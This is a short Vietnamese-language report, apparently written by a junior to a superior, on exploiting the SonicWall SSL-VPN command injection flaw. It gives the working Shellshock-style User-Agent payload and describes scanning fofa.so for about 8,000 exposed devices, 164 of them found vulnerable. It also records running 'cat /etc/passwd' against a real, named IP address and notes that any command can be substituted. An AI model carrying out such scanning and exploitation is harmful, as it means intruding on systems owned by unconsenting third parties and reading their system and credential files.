**Thiết bị:** SonicWall SSL-VPN

**Lỗ hổng bảo mật:** Remote Command Injection Vulnerability

**Thông tin:** Đây là lỗ hổng được phát hiện ngày 24/01/2021 do Darren Martyn

**Chi tiết:** Một số thiết bị SonicWall có thể bị thực thi chèn lệnh từ xa vào đường link sau:

<https://ip_tbi/cgi-bin/jarrewrite.sh>

Muốn thực thi câu lệnh, ta gửi gói tin có header như sau:

headers = {"User-Agent": "() { :; }; echo ; /bin/bash -c '%s'" %(command)}

Trong đó command là câu lệnh ta muốn thực thi

**Thực hiện:**

**Bước 1:** Tìm kiếm trên fofa.so theo từ khóa "login\_box\_sonicwall", sử dụng file fofa\_search.py:

***py fofa\_search.py -c WydJbXh2WjJsdVgySnZlRjl6YjI1cFkzZGhiR3dpJ10= -o target.out.txt***

Ta tìm được 8139 thiết bị (file *target.out.txt* kèm theo)

Sử dụng file kiểm tra lỗ hổng bảo mật sonic4.py:

***py sonic4.py***


Sau khi thực thi câu lệnh, ta lọc được các thiết bị có lỗ hổng này vào file *Can\_exploit.txt* (tạm thời em search trên 2400 thiết bị thì có 164 thiết bị có lỗi này – do search quá lâu nên file đầy đủ em sẽ để máy chạy qua đêm rồi gửi anh sau).


**Bước 2:** Kiểm tra lỗ hổng command injection:

Kiểm tra xem thiết bị có lỗ hổng hay không, sử dụng file sonic2.py để chèn lệnh xem password: cat /etc/passwd, ta thấy có file trả về (là file *check.txt*) là các user, password, như vậy lệnh đã được thực thi:

***py sonic2.py***

Tạm thời ip đang được fix cứng là 64.57.232.212





Như vậy thiết bị có lỗ hổng và ta có thể chỉnh sửa câu lệnh trong file sonic2.py để thực thi các lệnh mong muốn.